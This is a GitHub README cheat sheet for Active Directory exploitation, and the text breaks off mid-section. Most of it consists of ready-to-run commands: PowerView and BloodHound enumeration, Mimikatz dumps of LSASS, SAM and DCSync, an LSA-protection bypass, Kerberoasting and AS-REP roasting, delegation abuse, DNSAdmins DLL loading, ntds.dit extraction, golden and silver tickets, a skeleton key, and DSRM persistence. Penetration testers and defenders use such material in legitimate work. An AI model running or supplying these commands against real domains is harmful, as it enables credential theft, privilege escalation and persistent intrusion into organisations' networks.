

drak3hft7/Active-Directory-Exploitation-Cheat-Sheet

 github.com/drak3hft7/Active-Directory-Exploitation-Cheat-Sheet

drak3hft7


This branch is 31 commits behind S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet:master.

Active Directory Exploitation Cheat Sheet



This cheat sheet contains common enumeration and attack methods for Windows Active Directory.

This cheat sheet is inspired by the [PayloadAllTheThings](#) repo.



Summary



Tools



- [Powersploit](#)
- [PowerUpSQL](#)
- [Powermad](#)
- [Impacket](#)
- [Mimikatz](#)

- [Rubeus](#) -> [Compiled Version](#)
- [BloodHound](#)
- [AD Module](#)
- [ASREPRoast](#)

Domain Enumeration



Using PowerView



[Powerview v.3.0](#)

[Powerview Wiki](#)

- **Get Current Domain:** `Get-Domain`
- **Enumerate Other Domains:** `Get-Domain -Domain <DomainName>`
- **Get Domain SID:** `Get-DomainSID`
- **Get Domain Policy:**

```
Get-DomainPolicy
```

```
#Will show us the policy configurations of the Domain about system access or  
kerberos
```

```
Get-DomainPolicy | Select-Object -ExpandProperty SystemAccess
```

```
Get-DomainPolicy | Select-Object -ExpandProperty KerberosPolicy
```



- **Get Domain Controllers:**

```
Get-DomainController
```

```
Get-DomainController -Domain <DomainName>
```



- **Enumerate Domain Users:**

```
#Save all Domain Users to a file
Get-DomainUser | Out-File -FilePath .\DomainUsers.txt

#Will return specific properties of a specific user
Get-DomainUser -Identity [username] -Properties DisplayName, MemberOf |
Format-List

#Enumerate user logged on a machine
Get-NetLoggedon -ComputerName <ComputerName>

#Enumerate Session Information for a machine
Get-NetSession -ComputerName <ComputerName>

#Enumerate domain machines of the current/specified domain where specific
users are logged into
Find-DomainUserLocation -Domain <DomainName> | Select-Object UserName,
SessionFromName
```



- **Enum Domain Computers:**

```
Get-DomainComputer -Properties OperatingSystem, Name, DnsHostName | Sort-
Object -Property DnsHostName

#Enumerate Live machines
Get-DomainComputer -Ping -Properties OperatingSystem, Name, DnsHostName |
Sort-Object -Property DnsHostName
```



- **Enum Groups and Group Members:**

#Save all Domain Groups to a file:

```
Get-DomainGroup | Out-File -FilePath .\DomainGroup.txt
```

#Return members of Specific Group (eg. Domain Admins & Enterprise Admins)

```
Get-DomainGroup -Identity '<GroupName>' | Select-Object -ExpandProperty Member
```

```
Get-DomainGroupMember -Identity '<GroupName>' | Select-Object MemberDistinguishedName
```

#Enumerate the local groups on the local (or remote) machine. Requires local admin rights on the remote machine

```
Get-NetLocalGroup | Select-Object GroupName
```

#Enumerates members of a specific local group on the local (or remote) machine. Also requires local admin rights on the remote machine

```
Get-NetLocalGroupMember -GroupName Administrators | Select-Object MemberName, IsGroup, IsDomain
```

#Return all GPOs in a domain that modify local group memberships through Restricted Groups or Group Policy Preferences

```
Get-DomainGPOLocalGroup | Select-Object GPDisplayName, GroupName
```



- **Enumerate Shares:**

#Enumerate Domain Shares

```
Find-DomainShare
```

#Enumerate Domain Shares the current user has access

```
Find-DomainShare -CheckShareAccess
```

#Enumerate "Interesting" Files on accessible shares

```
Find-InterestingDomainShareFile -Include *passwords*
```



- **Enum Group Policies:**

```
Get-DomainGPO -Properties DisplayName | Sort-Object -Property DisplayName
```

#Enumerate all GPOs to a specific computer

```
Get-DomainGPO -ComputerIdentity <ComputerName> -Properties DisplayName | Sort-Object -Property DisplayName
```

#Get users that are part of a Machine's local Admin group

```
Get-DomainGPOComputerLocalGroupMapping -ComputerName <ComputerName>
```



- **Enum OUs:**

```
Get-DomainOU -Properties Name | Sort-Object -Property Name
```



- **Enum ACLs:**

```
# Returns the ACLs associated with the specified account
Get-DomainObjectAcl -Identity <AccountName> -ResolveGUIDs

#Search for interesting ACEs
Find-InterestingDomainAcl -ResolveGUIDs

#Check the ACLs associated with a specified path (e.g smb share)
Get-PathAcl -Path "\\Path\Of\A\Share"
```



- **Enum Domain Trust:**

```
Get-DomainTrust
Get-DomainTrust -Domain <DomainName>

#Enumerate all trusts for the current domain and then enumerates all trusts
for each domain it finds
Get-DomainTrustMapping
```



- **Enum Forest Trust:**

```
Get-ForestDomain
Get-ForestDomain -Forest <ForestName>

#Map the Trust of the Forest
Get-ForestTrust
Get-ForestTrust -Forest <ForestName>
```



- **User Hunting:**

```
#Finds all machines on the current domain where the current user has local
admin access
Find-LocalAdminAccess -Verbose

#Find local admins on all machines of the domain
Find-DomainLocalGroupMember -Verbose

#Find computers where a Domain Admin OR a specified user has a session
Find-DomainUserLocation | Select-Object UserName, SessionFromName

#Confirming admin access
Test-AdminAccess
```



- **! Priv Esc to Domain Admin with User Hunting:**

I have local admin access on a machine -> A Domain Admin has a session on that machine -> I steal his token and impersonate him -> Profit!

Using AD Module



- **Get Current Domain:** `Get-ADDomain`
- **Enum Other Domains:** `Get-ADDomain -Identity <Domain>`
- **Get Domain SID:** `Get-DomainSID`
- **Get Domain Controllers:**

```
Get-ADDomainController
Get-ADDomainController -Identity <DomainName>
```



- **Enumerate Domain Users:**

```
Get-ADUser -Filter * -Identity <user> -Properties *
```

```
#Get a spesific "string" on a user's attribute
Get-ADUser -Filter 'Description -like "*wtver*"' -Properties Description |
select Name, Description
```



- **Enum Domain Computers:**

```
Get-ADComputer -Filter * -Properties *
Get-ADGroup -Filter *
```



- **Enum Domain Trust:**

```
Get-ADTrust -Filter *
Get-ADTrust -Identity <DomainName>
```



- **Enum Forest Trust:**

```
Get-ADForest
Get-ADForest -Identity <ForestName>
```

```
#Domains of Forest Enumeration
(Get-ADForest).Domains
```



- **Enum Local AppLocker Effective Policy:**

```
Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections
```



Using BloodHound



Remote BloodHound



[Python BloodHound Repository](#) or install it with `pip3 install bloodhound`

```
bloodhound-python -u <UserName> -p <Password> -ns <Domain Controller's Ip> -d
<Domain> -c All
```



On Site BloodHound



```
#Using exe ingestor
.\SharpHound.exe --CollectionMethod All --LdapUsername <UserName> --LdapPassword
<Password> --domain <Domain> --domaincontroller <Domain Controller's Ip> --
OutputDirectory <PathToFile>
```

```
#Using powershell module ingestor
. .\SharpHound.ps1
Invoke-BloodHound -CollectionMethod All --LdapUsername <UserName> --LdapPassword
<Password> --OutputDirectory <PathToFile>
```



Useful Enumeration Tools



- [ldapdomaindump](#) Information dumper via LDAP
- [adidnsdump](#) Integrated DNS dumping by any authenticated user
- [ACLight](#) Advanced Discovery of Privileged Accounts
- [ADRecon](#) Detailed Active Directory Recon Tool

Local Privilege Escalation



- [Juicy Potato](#) Abuse Selpersonate or SeAssignPrimaryToken Privileges for System Impersonation

⚠ Works only until Windows Server 2016 and Windows 10 until patch 1803

- [Lovely Potato](#) Automated Juicy Potato

⚠ Works only until Windows Server 2016 and Windows 10 until patch 1803

- [PrintSpoofer](#) Exploit the PrinterBug for System Impersonation

🙏 Works for Windows Server 2019 and Windows 10

- [RoguePotato](#) Upgraded Juicy Potato

🙏 Works for Windows Server 2019 and Windows 10

- [Abusing Token Privileges](#)
- [SMBGhost CVE-2020-0796 PoC](#)
- [CVE-2021-36934 \(HiveNightmare/SeriousSAM\)](#)

Useful Local Priv Esc Tools



- [PowerUp](#) Misconfiguration Abuse
- [BeRoot](#) General Priv Esc Enumeration Tool
- [Privesc](#) General Priv Esc Enumeration Tool
- [FullPowers](#) Restore A Service Account's Privileges

Lateral Movement



Powershell Remoting



```
#Enable Powershell Remoting on current Machine (Needs Admin Access)
Enable-PSRemoting
```

```
#Entering or Starting a new PSSession (Needs Admin Access)
$sess = New-PSSession -ComputerName <Name>
Enter-PSSession -ComputerName <Name> OR -Sessions <SessionName>
```



Remote Code Execution with PS Credentials



```
$SecPassword = ConvertTo-SecureString '<Wtver>' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('htb.local\
<WtverUser>', $SecPassword)
Invoke-Command -ComputerName <WtverMachine> -Credential $Cred -ScriptBlock
{whoami}
```



Import a powershell module and execute its functions remotely




```
#Execute the command and start a session
Invoke-Command -Credential $cred -ComputerName <NameOfComputer> -FilePath
c:\FilePath\file.ps1 -Session $sess

#Interact with the session
Enter-PSSession -Session $sess
```



Executing Remote Stateful commands



```
#Create a new session
$sess = New-PSSession -ComputerName <NameOfComputer>

#Execute command on the session
Invoke-Command -Session $sess -ScriptBlock {$ps = Get-Process}

#Check the result of the command to confirm we have an interactive session
Invoke-Command -Session $sess -ScriptBlock {$ps}
```



Mimikatz



#The commands are in cobalt strike format!

#Dump LSASS:

```
mimikatz privilege::debug
mimikatz token::elevate
mimikatz sekurlsa::logonpasswords
```

#(Over) Pass The Hash

```
mimikatz privilege::debug
mimikatz sekurlsa::pth /user:<UserName> /ntlm:<> /domain:<DomainFQDN>
```

#List all available kerberos tickets in memory

```
mimikatz sekurlsa::tickets
```

#Dump local Terminal Services credentials

```
mimikatz sekurlsa::tspkg
```

#Dump and save LSASS in a file

```
mimikatz sekurlsa::minidump c:\temp\lsass.dmp
```

#List cached MasterKeys

```
mimikatz sekurlsa::dpapi
```

#List local Kerberos AES Keys

```
mimikatz sekurlsa::ekeys
```

#Dump SAM Database

```
mimikatz lsadump::sam
```

#Dump SECRETS Database

```
mimikatz lsadump::secrets
```

#Inject and dump the Domain Controller's Credentials

```
mimikatz privilege::debug
mimikatz token::elevate
mimikatz lsadump::lsa /inject
```

#Dump the Domain's Credentials without touching DC's LSASS and also remotely

```
mimikatz lsadump::dcsync /domain:<DomainFQDN> /all
```

#List and Dump local kerberos credentials

```
mimikatz kerberos::list /dump
```

#Pass The Ticket

```
mimikatz kerberos::ptt <PathToKirbiFile>
```

#List TS/RDP sessions

```
mimikatz ts::sessions
```

#List Vault credentials

```
mimikatz vault::list
```



! What if mimikatz fails to dump credentials because of LSA Protection controls ? \

LSA as a Protected Process (Kernel Land Bypass)

```
#Check if LSA runs as a protected process by looking if the variable "RunAsPPL" is
set to 0x1
reg query HKLM\SYSTEM\CurrentControlSet\Control\Lsa

#Next upload the mimidriver.sys from the official mimikatz repo to same folder of
your mimikatz.exe
#Now lets import the mimidriver.sys to the system
mimikatz # !+

#Now lets remove the protection flags from lsass.exe process
mimikatz # !processprotect /process:lsass.exe /remove

#Finally run the logonpasswords function to dump lsass
mimikatz # sekurlsa::logonpasswords
```



- LSA as a Protected Process (Userland Land "Fileless" Bypass)
 - [PPLdump](#)
 - [Bypassing LSA Protection in Userland](#)
- LSA is running as virtualized process (LSAISO) by Credential Guard

```
#Check if a process called lsaiso.exe exists on the running processes
tasklist |findstr lsaiso
```

```
#If it does there isn't a way to dump lsass, we will only get encrypted data. But
we can still use keyloggers or clipboard dumpers to capture data.
#Lets inject our own malicious Security Support Provider into memory, for this
example i'll use the one mimikatz provides
mimikatz # misc::memssp
```

```
#Now every user session and authentication into this machine will get logged and
plaintext credentials will get captured and dumped into
c:\windows\system32\mimilsa.log
```



- [Detailed Mimikatz Guide](#)
- [Poking Around With 2 Lsass Protection Options](#)

Useful Tools



- [Powercat](#) netcat written in powershell, and provides tunneling, relay and portforward capabilities.
- [SCShell](#) fileless lateral movement tool that relies on ChangeServiceConfigA to run command
- [Evil-Winrm](#) the ultimate WinRM shell for hacking/pentesting
- [RunasCs](#) Csharp and open version of windows builtin runas.exe

Domain Privilege Escalation



Kerberoast



WUT IS DIS?:

All standard domain users can request a copy of all service accounts along with their correlating password hashes, so we can ask a TGS for any SPN that is bound to a "user" account, extract the encrypted blob that was encrypted using the user's password and bruteforce it offline.

PowerView:

```
#Get User Accounts that are used as Service Accounts
Get-NetUser -SPN

#Get every available SPN account, request a TGS and dump its hash
Invoke-Kerberoast

#Requesting the TGS for a single account:
Request-SPNTicket

#Export all tickets using Mimikatz
Invoke-Mimikatz -Command '"kerberos::list /export"'
```



AD Module:

```
#Get User Accounts that are used as Service Accounts
Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties
ServicePrincipalName
```



Impacket:

```
python GetUserSPNs.py <DomainName>/<DomainUser>:<Password> -outputfile <FileName>
```



Rubeus:

```
#Kerberoasting and outputting on a file with a specific format
Rubeus.exe kerberoast /outfile:<fileName> /domain:<DomainName>

#Kerberoasting while being "OPSEC" safe, essentially while not try to roast AES
enabled accounts
Rubeus.exe kerberoast /outfile:<fileName> /domain:<DomainName> /rc4opsec

#Kerberoast AES enabled accounts
Rubeus.exe kerberoast /outfile:<fileName> /domain:<DomainName> /aes

#Kerberoast specific user account
Rubeus.exe kerberoast /outfile:<fileName> /domain:<DomainName> /user:<username>
/simple

#Kerberoast by specifying the authentication credentials
Rubeus.exe kerberoast /outfile:<fileName> /domain:<DomainName> /creduser:
<username> /credpassword:<password>
```



ASREPROast



WUT IS DIS?:

If a domain user account do not require kerberos preauthentication, we can request a valid TGT for this account without even having domain credentials, extract the encrypted blob and bruteforce it offline.

- PowerView: `Get-DomainUser -PreauthNotRequired -Verbose`
- AD Module: `Get-ADUser -Filter {DoesNotRequirePreAuth -eq $True} -Properties DoesNotRequirePreAuth`

Forcefully Disable Kerberos Preauth on an account i have Write Permissions or more!
Check for interesting permissions on accounts:

Hint: We add a filter e.g. RDPUsers to get "User Accounts" not Machine Accounts, because Machine Account hashes are not crackable!

PowerView:

```
Invoke-ACLScanner -ResolveGUIDs | ?{$_.IdentityReferenceName -match "RDPUsers"}
Disable Kerberos Preauth:
Set-DomainObject -Identity <UserAccount> -XOR @{useraccountcontrol=4194304} -
Verbose
Check if the value changed:
Get-DomainUser -PreauthNotRequired -Verbose
```



And finally execute the attack using the ASREPROast tool.

```
#Get a specific Accounts hash:  
Get-ASREPHash -UserName <UserName> -Verbose
```

```
#Get any ASREPROastable Users hashes:  
Invoke-ASREPROast -Verbose
```



Using Rubeus:

```
#Trying the attack for all domain users  
Rubeus.exe asreproast /format:<hashcat|john> /domain:<DomainName> /outfile:  
<filename>
```

```
#ASREPROast specific user  
Rubeus.exe asreproast /user:<username> /format:<hashcat|john> /domain:<DomainName>  
/outfile:<filename>
```

```
#ASREPROast users of a specific OU (Organization Unit)  
Rubeus.exe asreproast /ou:<OUName> /format:<hashcat|john> /domain:<DomainName>  
/outfile:<filename>
```



Using Impacket:

```
#Trying the attack for the specified users on the file  
python GetNPUsers.py <domain_name>/ -usersfile <users_file> -outputfile <FileName>
```



Password Spray Attack



If we have harvested some passwords by compromising a user account, we can use this method to try and exploit password reuse on other domain accounts.

Tools:

- [DomainPasswordSpray](#)
- [CrackMapExec](#)
- [Invoke-CleverSpray](#)
- [Spray](#)

Force Set SPN



WUT IS DIS ?: If we have enough permissions -> *GenericAll/GenericWrite* we can set a SPN on a target account, request a TGS, then grab its blob and bruteforce it.

PowerView:

```
#Check for interesting permissions on accounts:
Invoke-ACLSscanner -ResolveGUIDs | ?{$_ .IdentityReferenceName -match "RDPUsers"}

#Check if current user has already an SPN setted:
Get-DomainUser -Identity <UserName> | select serviceprincipalname

#Force set the SPN on the account:
Set-DomainObject <UserName> -Set @{serviceprincipalname='ops/whatever1'}
```



AD Module:

```
#Check if current user has already an SPN setted
Get-ADUser -Identity <UserName> -Properties ServicePrincipalName | select
ServicePrincipalName

#Force set the SPN on the account:
Set-ADUser -Identity <UserName> -ServicePrincipalNames @{Add='ops/whatever1'}
```



Finally use any tool from before to grab the hash and kerberoast it!

Abusing Shadow Copies



If you have local administrator access on a machine try to list shadow copies, it's an easy way for Domain Escalation.

```
#List shadow copies using vssadmin (Needs Administrator Access)
vssadmin list shadows

#List shadow copies using diskshadow
diskshadow list shadows all

#Make a symlink to the shadow copy and access it
mklink /d c:\shadowcopy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\
```



1. You can dump the backup SAM database and harvest credentials.
2. Look for DPAPI stored creds and decrypt them.
3. Access backup sensitive files.

List and Decrypt Stored Credentials using Mimikatz



Usually encrypted credentials are stored in:

- %appdata%\Microsoft\Credentials
- %localappdata%\Microsoft\Credentials

#By using the cred function of mimikatz we can enumerate the cred object and get information about it:

```
dpapi::cred /in:"%appdata%\Microsoft\Credentials\<CredHash>"
```

#From the previous command we are interested to the "guidMasterKey" parameter, that tells us which masterkey was used to encrypt the credential

#Lets enumerate the Master Key:

```
dpapi::masterkey /in:"%appdata%\Microsoft\Protect\<usersid>\<MasterKeyGUID>"
```

#Now if we are on the context of the user (or system) that the credential belongs to, we can use the /rpc flag to pass the decryption of the masterkey to the domain controller:

```
dpapi::masterkey /in:"%appdata%\Microsoft\Protect\<usersid>\<MasterKeyGUID>" /rpc
```

#We now have the masterkey in our local cache:

```
dpapi::cache
```

#Finally we can decrypt the credential using the cached masterkey:

```
dpapi::cred /in:"%appdata%\Microsoft\Credentials\<CredHash>"
```



Detailed Article: [DPAPI all the things](#)

Unconstrained Delegation



WUT IS DIS ?: If we have Administrative access on a machine that has Unconstrained Delegation enabled, we can wait for a high value target or DA to connect to it, steal his TGT then ptt and impersonate him!

Using PowerView:

```
#Discover domain joined computers that have Unconstrained Delegation enabled  
Get-NetComputer -UnConstrained
```

```
#List tickets and check if a DA or some High Value target has stored its TGT  
Invoke-Mimikatz -Command '"sekurlsa::tickets"'
```

```
#Command to monitor any incoming sessions on our compromised server  
Invoke-UserHunter -ComputerName <NameOfTheComputer> -Poll  
<TimeOfMonitoringInSeconds> -UserName <UserToMonitorFor> -Delay  
<WaitInterval> -Verbose
```

#Dump the tickets to disk:

```
Invoke-Mimikatz -Command '"sekurlsa::tickets /export"'
```

#Impersonate the user using ptt attack:

```
Invoke-Mimikatz -Command '"kerberos::ptt <PathToTicket>"'
```



Note: We can also use Rubeus!

Constrained Delegation



Using PowerView and Kekeo:

```
#Enumerate Users and Computers with constrained delegation
```

```
Get-DomainUser -TrustedToAuth
```

```
Get-DomainComputer -TrustedToAuth
```

```
#If we have a user that has Constrained delegation, we ask for a valid tgt of this user using kekeo
```

```
tgt::ask /user:<UserName> /domain:<Domain's FQDN> /rc4:<hashedPasswordOfTheUser>
```

```
#Then using the TGT we have ask a TGS for a Service this user has Access to through constrained delegation
```

```
tgs::s4u /tgt:<PathToTGT> /user:<UserToImpersonate>@<Domain's FQDN> /service:<Service's SPN>
```

```
#Finally use mimikatz to ptt the TGS
```

```
Invoke-Mimikatz -Command '"kerberos::ptt <PathToTGS>"'
```



ALTERNATIVE: Using Rubeus:

```
Rubeus.exe s4u /user:<UserName> /rc4:<NTLMhashedPasswordOfTheUser>
```

```
/impersonateuser:<UserToImpersonate> /msdssp:"<Service's SPN>" /altservice:
```

```
<Optional> /ptt
```



Now we can access the service as the impersonated user!



What if we have delegation rights for only a specific SPN? (e.g TIME):

In this case we can still abuse a feature of kerberos called "alternative service". This allows us to request TGS tickets for other "alternative" services and not only for the one we have rights for. That gives us the leverage to request valid tickets for any service we want that the host supports, giving us full access over the target machine.

Resource Based Constrained Delegation



WUT IS DIS?:

TL;DR

If we have GenericALL/GenericWrite privileges on a machine account object of a domain, we can abuse it and impersonate ourselves as any user of the domain to it. For example we can impersonate Domain Administrator and have complete access.

Tools we are going to use:

- [PowerView](#)
- [Powermad](#)
- [Rubeus](#)

First we need to enter the security context of the user/machine account that has the privileges over the object. If it is a user account we can use Pass the Hash, RDP, PSCredentials etc.

Exploitation Example:

```
#Import Powermad and use it to create a new MACHINE ACCOUNT
. .\Powermad.ps1
New-MachineAccount -MachineAccount <MachineAccountName> -Password $(ConvertTo-
SecureString 'p@ssword!' -AsPlainText -Force) -Verbose

#Import PowerView and get the SID of our new created machine account
. .\PowerView.ps1
$ComputerSid = Get-DomainComputer <MachineAccountName> -Properties objectsid |
Select -Expand objectsid

#Then by using the SID we are going to build an ACE for the new created machine
account using a raw security descriptor:
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList
"O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$( $ComputerSid))"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)

#Next, we need to set the security descriptor in the msDS-
AllowedToActOnBehalfOfOtherIdentity field of the computer account we're taking
over, again using PowerView
Get-DomainComputer TargetMachine | Set-DomainObject -Set @{'msds-
allowedtoactonbehalfofotheridentity'=$SDBytes} -Verbose

#After that we need to get the RC4 hash of the new machine account's password
using Rubeus
Rubeus.exe hash /password:'p@ssword!'

#And for this example, we are going to impersonate Domain Administrator on the
cifs service of the target computer using Rubeus
Rubeus.exe s4u /user:<MachineAccountName> /rc4:<RC4HashOfMachineAccountPassword>
/impersonateuser:Administrator /msdsspn:cifs/TargetMachine.wtver.domain
/domain:wtver.domain /ptt

#Finally we can access the C$ drive of the target machine
dir \\TargetMachine.wtver.domain\C$
```



Detailed Articles:

- [Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory](#)
- [RESOURCE-BASED CONSTRAINED DELEGATION ABUSE](#)

! In Constrain and Resource-Based Constrained Delegation if we don't have the password/hash of the account with TRUSTED_TO_AUTH_FOR_DELEGATION that we try to abuse, we can use the very nice trick "tgt::deleg" from kekeo or "tgtdeleg" from

rubeus and fool Kerberos to give us a valid TGT for that account. Then we just use the ticket instead of the hash of the account to perform the attack.

#Command on Rubeus
Rubeus.exe tgtdeleg /nowrap



Detailed Article: [Rubeus – Now With More Kekeo](#)

DNSAdmins Abuse



WUT IS DIS ?: If a user is a member of the DNSAdmins group, he can possibly load an arbitrary DLL with the privileges of dns.exe that runs as SYSTEM. In case the DC serves a DNS, the user can escalate his privileges to DA. This exploitation process needs privileges to restart the DNS service to work.

1. Enumerate the members of the DNSAdmins group:
 - PowerView: `Get-NetGroupMember -GroupName "DNSAdmins"`
 - AD Module: `Get-ADGroupMember -Identity DNSAdmins`
2. Once we found a member of this group we need to compromise it (There are many ways).
3. Then by serving a malicious DLL on a SMB share and configuring the dll usage, we can escalate our privileges:

```
#Using dnscmd:  
dnscmd <NameOfDNSMachine> /config /serverlevelplugindll  
\\Path\To\Our\Dll\malicious.dll
```

```
#Restart the DNS Service:  
sc \\DNSServer stop dns  
sc \\DNSServer start dns
```



Abusing Active Directory-Integrated DNS



Abusing Backup Operators Group



WUT IS DIS ?: If we manage to compromise a user account that is member of the Backup Operators group, we can then abuse its SeBackupPrivilege to create a shadow copy of the current state of the DC, extract the ntds.dit database file, dump the hashes and escalate our privileges to DA.

1. Once we have access on an account that has the SeBackupPrivilege we can access the DC and create a shadow copy using the signed binary diskshadow:

```
#Create a .txt file that will contain the shadow copy process script
Script ->{
set context persistent nowriters
set metadata c:\windows\system32\spool\drivers\color\example.cab
set verbose on
begin backup
add volume c: alias mydrive

create

expose %mydrive% w:
end backup
}

#Execute diskshadow with our script as parameter
diskshadow /s script.txt
```



2. Next we need to access the shadow copy, we may have the SeBackupPrivilege but we cant just simply copy-paste ntds.dit, we need to mimic a backup software and use Win32 API calls to copy it on an accessible folder. For this we are going to use [this](#) amazing repo:

```
#Importing both dlls from the repo using powershell
Import-Module .\SeBackupPrivilegeCmdLets.dll
Import-Module .\SeBackupPrivilegeUtils.dll

#Checking if the SeBackupPrivilege is enabled
Get-SeBackupPrivilege

#If it isn't we enable it
Set-SeBackupPrivilege

#Use the functionality of the dlls to copy the ntds.dit database file from the
shadow copy to a location of our choice
Copy-FileSeBackupPrivilege w:\windows\NTDS\ntds.dit c:\<PathToSave>\ntds.dit -
Overwrite

#Dump the SYSTEM hive
reg save HKLM\SYSTEM c:\temp\system.hive
```



3. Using smbclient.py from impacket or some other tool we copy ntds.dit and the SYSTEM hive on our local machine.
4. Use secretsdump.py from impacket and dump the hashes.
5. Use psexec or another tool of your choice to PTH and get Domain Admin access.

Abusing Exchange



Weaponizing Printer Bug



Abusing ACLs



Abusing IPv6 with mitm6



SID History Abuse



WUT IS DIS?: If we manage to compromise a child domain of a forest and SID filtering isn't enabled (most of the times is not), we can abuse it to privilege escalate to Domain Administrator of the root domain of the forest. This is possible because of the SID History field on a kerberos TGT ticket, that defines the "extra" security groups and privileges.

Exploitation example:

```
#Get the SID of the Current Domain using PowerView
Get-DomainSID -Domain current.root.domain.local
```

```
#Get the SID of the Root Domain using PowerView
Get-DomainSID -Domain root.domain.local
```

```
#Create the Enterprise Admins SID
Format: RootDomainSID-519
```

```
#Forge "Extra" Golden Ticket using mimikatz
kerberos::golden /user:Administrator /domain:current.root.domain.local /sid:
<CurrentDomainSID> /krbtgt:<krbtgtHash> /sids:<EnterpriseAdminsSID> /startoffset:0
/endin:600 /renewmax:10080 /ticket:\path\to\ticket\golden.kirbi
```

```
#Inject the ticket into memory
kerberos::ptt \path\to\ticket\golden.kirbi
```

```
#List the DC of the Root Domain
dir \\dc.root.domain.local\C$
```

```
#Or DCsync and dump the hashes using mimikatz
lsadump::dcsync /domain:root.domain.local /all
```



Detailed Articles:

Exploiting SharePoint



- [CVE-2019-0604](#) RCE Exploitation [PoC](#)
- [CVE-2019-1257](#) Code execution through BDC deserialization

- [CVE-2020-0932](#) RCE using typeconverters
[PoC](#)

ZeroLogon



PrintNightmare



Domain Persistence



Golden Ticket Attack



```
#Execute mimikatz on DC as DA to grab krbtgt hash:
Invoke-Mimikatz -Command '"lsadump::lsa /patch"' -ComputerName <DC'sName>

#On any machine:
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:
<DomainName> /sid:<Domain's SID> /krbtgt:
<HashOfkrbtgtAccount> id:500 /groups:512 /startoffset:0 /endin:600
/renewmax:10080 /ptt"'
```



DCsync Attack



```
#DCsync using mimikatz (You need DA rights or DS-Replication-Get-Changes and DS-
Replication-Get-Changes-All privileges):
Invoke-Mimikatz -Command '"lsadump::dcsync /user:<DomainName>\<AnyDomainUser>"'

#DCsync using secretsdump.py from impacket with NTLM authentication
secretsdump.py <Domain>/<Username>:<Password>@<DC'S IP or FQDN> -just-dc-ntlm

#DCsync using secretsdump.py from impacket with Kerberos Authentication
secretsdump.py -no-pass -k <Domain>/<Username>@<DC'S IP or FQDN> -just-dc-ntlm
```



Tip:

```
/ptt -> inject ticket on current running session
/ticket -> save the ticket on the system for later use
```

Silver Ticket Attack



```
Invoke-Mimikatz -Command '"kerberos::golden /domain:<DomainName> /sid:<DomainSID> /target:<TheTargetMachine> /service:<ServiceType> /rc4:<TheSPN's Account NTLM Hash> /user:<UserToImpersonate> /ptt"'
```



SPN List

Skeleton Key Attack



#Exploitation Command runned as DA:

```
Invoke-Mimikatz -Command '"privilege::debug" "misc::skeleton"' -ComputerName <DC's FQDN>
```

#Access using the password "mimikatz"

```
Enter-PSSession -ComputerName <AnyMachineYouLike> -Credential <Domain>\Administrator
```



DSRM Abuse



WUT IS DIS?: Every DC has a local Administrator account, this accounts has the DSRM password which is a SafeBackupPassword. We can get this and then pth its NTLM hash to get local Administrator access to DC!

#Dump DSRM password (needs DA privs):

```
Invoke-Mimikatz -Command '"token::elevate" "lsadump::sam"' -ComputerName <DC's Name>
```

#This is a local account, so we can PTH and authenticate!

#BUT we need to alter the behaviour of the DSRM account before pth:

#Connect on DC:

```
Enter-PSSession -ComputerName <DC's Name>
```

#Alter the Logon behaviour on registry:

```
New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name "DsrAdminLogonBehaviour" -Value 2 -PropertyType DWORD -Verbose
```

#If the property already exists:

```
Set-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name "DsrAdminLogonBehaviour" -Value 2 -Verbose
```



Then just PTH to get local admin access on DC!

Custom SSP



WUT IS DIS?: We can set our on SSP by dropping a custom dll, for example mimilib.dll from mimikatz, that will monitor and capture plaintext passwords from users that logged on!

From powershell:

```
#Get current Security Package:
